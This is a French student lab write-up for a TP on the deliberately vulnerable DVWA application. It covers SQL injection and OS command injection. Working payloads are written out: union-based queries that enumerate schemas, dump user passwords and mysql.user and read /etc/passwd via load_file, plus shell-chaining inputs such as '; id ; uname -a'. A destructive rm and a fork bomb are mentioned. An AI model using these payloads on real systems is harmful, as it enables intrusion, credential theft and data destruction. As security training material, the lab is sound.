# Injection SQL

Je commence par ouvrir le code source : ça ressemble au cas le plus basique d'injection SQL, le texte que je donne est inséré "naïvement" dans une requête et sera donc traité tel quel comme une partie de celle-ci. Plus précisément, il est inséré entre deux guillemets, ce qui veut dire que mon input sera bien "confinée" dans une chaîne de caractère (et donc pas parsée comme code SQL), tant que je ne décide pas de sortir de celle-ci.

Je vérifie ça en inputtant un simple guillement : effectivement, le site m'affiche une erreur, due au fait que mon input ferme la chaine de caratère, ce qui fait que le 2ème guillemet déjà présent dans le code ne fait pas de sens.

Cela signifie surtout que si je met un giullement simple au début de ma requête, le reste est traité comme faisant partie de la requête (à la suite du user_id = ''). Le problème c'est qu'après mon input il y aura toujours la fin de la requête de base (ce qu'il y avait après l'endroit où mon input est insérée), à savoir le guillemet fermant qui causera le plus souvent une erreur ; il me suffit de placer "-- " à la fin de ma requête pour que tout ce qui vient après soit traité comme commentaire (l'espace est important), mon input devant donc fonctionnellement la fin de ma requête.

Maintenant entre le ' et le -- je fais un peu ce que je veux :

- comme suggéré par le sujet, je peux ajouter "or 1 = 1" : 1 = 1 est une condition toujours vraie, "cond or vrai" donnera toujours vrai, donc la condition de la requête, qui à la base n'est vraie que pour la bonne ligne, devient vraie tout le temps donc je récupère toutes les lignes de la table users.

```
ID: ' or 1 = 1 --
First name: admin
Surname: admin

ID: ' or 1 = 1 --
First name: Gordon
Surname: Brown

ID: ' or 1 = 1 --
First name: Hack
Surname: Me

ID: ' or 1 = 1 --
First name: Pablo
Surname: Picasso

ID: ' or 1 = 1 --
First name: Bob
Surname: Smith
```

- Ca ne m'est pas "utile" dans la mesure où j'ai le code, je vois la requête, mais si je veux savoir combien de colonnes renvoie la requete de base, je peux utiliser `order by n` avec n un entier, ce qui cause une erreur si et seulement si n est supérieur au nombre de colonnes renvoyé : si la requête plante avec n = i mais pas avec n = i - 1, je sais qu'il y a i - 1 colonnes.
- Je peux également utiliser union pour commencer une autre requête SELECT (et ajouter ses résultats à ceux de la requete de base)
    - Je commence par SELECT @@version (donc j'ai `' union SELECT @@version --` ) : pas d'erreur de syntaxe (donc je sais que je suis bien chez MySQL d'ailleurs, même si c'était explicite dans le code), mais j'ai une erreur car j'essaie d'unir deux tables avec des nombres de colonne différents ; la première requête donnant deux colonnes, il faut que la 2ème en fasse de même donc : `'`

`union SELECT @@version, @@version --` . Victoire : le serveur m'indique qu'il éxécute la version 5.1.41 de MySQL. Et puis quitte à devoir mettre deux colonne, je peux tester deux commandes en même temps.

- Même chose avec @@hostname, qui donne dvwa.

```
ID: ' union SELECT @@version, @@hostname --
First name: 5.1.41
Surname: dvwa
```

- database() donne dvwa
- @@datadir donne
- Quitte à devoir mettre deux colonnes ont fait d'une pierre deux coups, current_user() et user() donnent tous les deux dvwa@
- La liste des BD gérées par ce SGBD, obtenue avec `' union SELECT @@version, schema_name from information_schema.schemata --` est, outre information_schema, cdcol, dvwa, mysql, phpmyadmin, test

```
ID: ' union SELECT @@version, schema_name from information_schema.schemata --
First name: 5.1.41
Surname: information_schema

ID: ' union SELECT @@version, schema_name from information_schema.schemata --
First name: 5.1.41
Surname: cdcol

ID: ' union SELECT @@version, schema_name from information_schema.schemata --
First name: 5.1.41
Surname: dvwa

ID: ' union SELECT @@version, schema_name from information_schema.schemata --
First name: 5.1.41
Surname: mysql

ID: ' union SELECT @@version, schema_name from information_schema.schemata --
First name: 5.1.41
Surname: phpmyadmin

ID: ' union SELECT @@version, schema_name from information_schema.schemata --
First name: 5.1.41
Surname: test
```

- La base "dvwa" contient les tables : users, guestbook (`' union SELECT @@version, table_name from information_schema.tables where table_schema = 'dvwa' --` ). La table "phpmyadmin" contient les suivantes :

```
ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_bookmark

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_column_info

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_designer_coords

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_history

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_pdf_pages

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_relation

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_table_coords

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_table_info
```

(ce qui a l'air d'être super intéressant pour un attaquant mais je n'ai plus le temps de creuser)


- La table users contient les colonnes (j'arrête avec les captures d'écran je pense qu'on a compris) : user_id, first_name, last_name, user, password, avatar (`table_name, column_name from information_schema.columns where table_name = 'users'`)

- A noter que jusqu'ici je fais des requêtes avec <= 2 colonnes, donc j'ai toujours soit juste assez soit trop peu de colonnes pour l'union avec la requete de base ; mais si je veux récupérer + de 2 colonnes, je peux utiliser concat pour ramener le nombre de colonnes réellement renvoyées à 2 : par exemple si je veux récupérer toutes les données de la table user d'un coup, `' union select user, concat(password,0x3a,first_name,0x3a,last_name) from users --`

- Grâce à cette information je peux aller chercher les mots de passe des utilsateurs avec `' union SELECT user_id, password from users --`

- Avec `' union select user, password from mysql.user --` je peux obtenir les utilsateurs enregistrés au niveau de mysql. Je remarque que les mots de passe sont vides même pour root : aucune idée de si ça vient d'un problème avec ma requête ou d'une mauvaise configuration de la BD.

- Avec les privilèges suffisants, la fonction SQL load_file permet de charger un fichier et insérer sont contenu dans la requête. En exploitant le fait que "SELECT texte;" sans rien d'autre renvoie le texte tel quel, je peux charger un fichier de l'ordinateur hôte avec `' union select 1, load_file('filename') --` . Voici le contenu "/etc/passwd"




Par contre avec /etc/shadow, suggéré dans le sujet, je n'obtiens rien.

## Éxécution de commande

Ici, le serveur attend une adresse IP : il va éxécuter `ping monip`, sans vérifier le contenu de monip.


C'est donc le même cas que pour l'injection SQL, dans le sens où mon input ne devrait avoir aucun effet tant qu'elle n'est traitée que comme argument de ping (si mon input n'est pas une IP, mais reste une simple chaine alphanumérique, des espaces, etc, rien ne se passe) ; mais si mon input contient des caractères qui indiquent au shell utilisé par PHP de terminer l'appel de ping et passer à une nouvelle commande, le reste de mon input sera éxécuté comme commande. C'est même encore plus facile, vu que mon input n'est pas insérée mais concaténée : il n'y aura rien après mon input.

Comme suggéré par le sujet, je peux :


- Envoyer la sortie de la commande (avec comme IP 127.0.0.1 pour que ça marche) dans /dev/null avec `> /null/dev` , ce qui n'affiche rien car la sortie a été redirigée vers le fichier device null (qui sert de poubelle à sortie), mais a quand même fonctionné, d'où les 3s d'attente.
- Envoyer la sortie d'erreur vers stdout avec `2>&1`, ce qui fait que je vois les messages d'erreur (le serveur ne me montre que les sorties normales stdout, pas les erreurs).

Et le plus important : en bash, & ou ; après une commande signifie que l'on entre une seconde commande (avec des modalités différentes).
Je peux donc commencer mon input par ;, le reste sera traité comme commande.


Je teste avec un simple ls -l :




Je peux également me déplacer avant d'éxécuter la commande, par exemple ici j'affiche le contenu du répertoire racine :





Ou alors faire ça, mais très franchement ne sachant pas si cette version de Debian date d'avant l'introduction de --no-preserve-root je vais éviter de vérifier si ça marche bien





Commandes demandées par le sujet :

- `; id ; uname -a ; pwd` :



- `; ifconfig` :




Et là je manque de temps donc pour tout ce qui est table de routage et ports on va passer

Et puis comme j'arrive à la fin du TP je peux me permettre de bousiller la machine (tant qu'elle est virtuelle) donc on teste avec la fameuse fork bomb :


Mais ça ne marche pas la VM va bien 😦